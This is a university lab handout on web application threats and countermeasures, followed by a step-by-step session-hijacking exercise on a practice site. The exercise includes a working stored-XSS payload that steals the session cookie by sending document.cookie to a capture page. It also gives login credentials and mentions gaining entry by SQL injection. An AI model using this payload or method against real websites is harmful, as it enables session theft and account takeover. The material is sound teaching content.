



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



Internet Security (IS)

Lab – How to hack a website using
session hijacking

Faculty of Architecture, Computing & Engineering
School of Applied Computing
Mount Pleasant Campus
Swansea
SA1 6ED

How to hack a Website using session hijacking

More people have access to the internet than ever before. This has prompted many organizations to develop web based applications that users can use online to interact with the organization. Poorly written code for web applications can be exploited to gain unauthorized access to sensitive data and web servers.

In this article, we will introduce you to **web applications hacking techniques and the counter measures you can put in place to protect against such attacks.**

Topics covered in this tutorial

- What is a web application? What are Web Threats?
- How to protect your Website against hacks ?
- Hacking Activity: Hack a Website !

What is a web application? What are Web Threats?

A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C# and VB.Net, PHP, ColdFusion Markup Language etc. the database engines used in web applications include MySQL, MS SQL Server, PostgreSQL, SQLite etc.

Most web applications are hosted on public servers accessible via the internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.

- **SQL Injection** – the goal of this threat could be to bypass login algorithms, sabotage the data etc.
- **Denial of Service Attacks**– the goal of this threat could be to deny legitimate users access to the resource
- **Cross Site Scripting XSS**– the goal of this threat could be to inject code that can be executed on the client side browser.
- **Cookie/Session Poisoning**– the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.
- **Form tempering**– the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.
- **Code Injection** – the goal of this threat is to inject code such as PHP, python etc that can be executed on the server. The code can install backdoors, reveal sensitive information etc.
- **Defacement**– the goal of this threat is to modify the page been displayed on a website and redirecting all page requests to a single page that contains the attacker's message.

How to protect your Website against hacks ?

An organization can adopt the following policy to protect itself against web server attacks.

- **SQL Injection**– sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of being attacked via SQL Injection. Database engines such as MS SQL Server, MySQL etc support parameters and prepared statements. They are much safer than traditional SQL statements
- **Denial of Service Attacks** – firewalls can be used to drop traffic from suspicious IP address if the attack is a simple DoS. Proper configuration of networks and Intrusion Detection System can also help reduce the chances of a DoS attack being successful.
- **Cross Site Scripting** – validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values can help reduce XSS attacks.
- **Cookie/Session Poisoning**– this can be prevented by encrypting the contents of the cookies, timing out the cookies after some time, associating the cookies with the client IP address that was used to create them.
- **Form tempering** – this can be prevented by validating and verifying the user input before processing it.
- **Code Injection** - this can be prevented by treating all parameters as data rather than executable code. Sanitization and validation can be used to implement this.
- **Defacement** – a good web application development security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be proper configuration of the operating system, web server software and best security practices when developing web applications.

Hacking Activity: Hack a Website

In this practical scenario, we are going to hijack the user session of the web application located at www.techpanda.org. We will use cross site scripting to read the cookie session id then use it to impersonate a legitimate user session.

The assumption made is that the attacker has access to the web application and he would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application assuming the attacker's access account is a limited one.

Getting started

- Open <http://www.techpanda.org/>
- For practice purposes, it is strongly recommended to gain access using SQL Injection. Refer to this [article](#) for more information on how to do that.
- The login email is admin@google.com, the password is Password2010
- If you have logged in successfully, then you will get the following dashboard




Figure 1.

- Click on Add New Contact
- Enter the following as the first name

```
<a href=#
onclick=\"document.location='http://techpanda.org/snatch_sess_id.php?c='+escape\\(document.cookie\\);\">Dark</a>
```

Explanation,

The above code uses JavaScript. It adds a hyperlink with an onclick event. When the unsuspecting user clicks the link, the event retrieves the PHP cookie session ID and sends it to the `snatch_sess_id.php` page together with the session id in the URL




Figure 2.

- Enter the remaining details as shown below.
- In “Last Name” field, write any name that you fancy.
- In “Mobile No” field, write any fictitious mobile number.
- In “Email” field, write any email address.
- Click on Save Changes

Editor | Personal Contacts Manager v1.0

[Back to Dashboard](#)

First Name

`<a href=# onclick=\"document.location=\\http://techpanda.org/snatch_s`

Last Name

Maiden

Mobile No

87635444242

Email

darkmaiden@octopus.ps

Save Changes

Figure 3.

- Your dashboard will now look like the following screen




Figure 4.




Figure 5.

- Since the cross site script code is stored in the database, it will be loaded everytime the users with access rights login.

- Let's suppose the administrator logs in and clicks on the hyperlink that says Dark.
- He/she will get the window with the session id showing in the URL.




Figure 6.

Note: the script could be sending the value to some remote server where the PHPSESSID is stored then the user redirected back to the website as if nothing happened. The PHPSESSID is board and it is the part that we are interested in.

Note: the value you get may be different from the one in this tutorial but the concept is the same

Session Impersonation using Firefox and Tamper Data add-on

The flowchart below shows the steps that you must take in order to successfully complete this exercise.




Figure 7.

- You will need Firefox web browser for this section and Tamper Data add-on
- Open Firefox and install the add as shown in the diagrams below




Figure 8.




Figure 9.




Figure 10.

- Search for tamper data then click on install as shown above




Figure 11.

- Click on Accept and Install...




Figure 12.




Figure 13.

- Click on Restart now when the installation completes
- Enable the menu bar in Firefox if it is not shown




Figure 14.

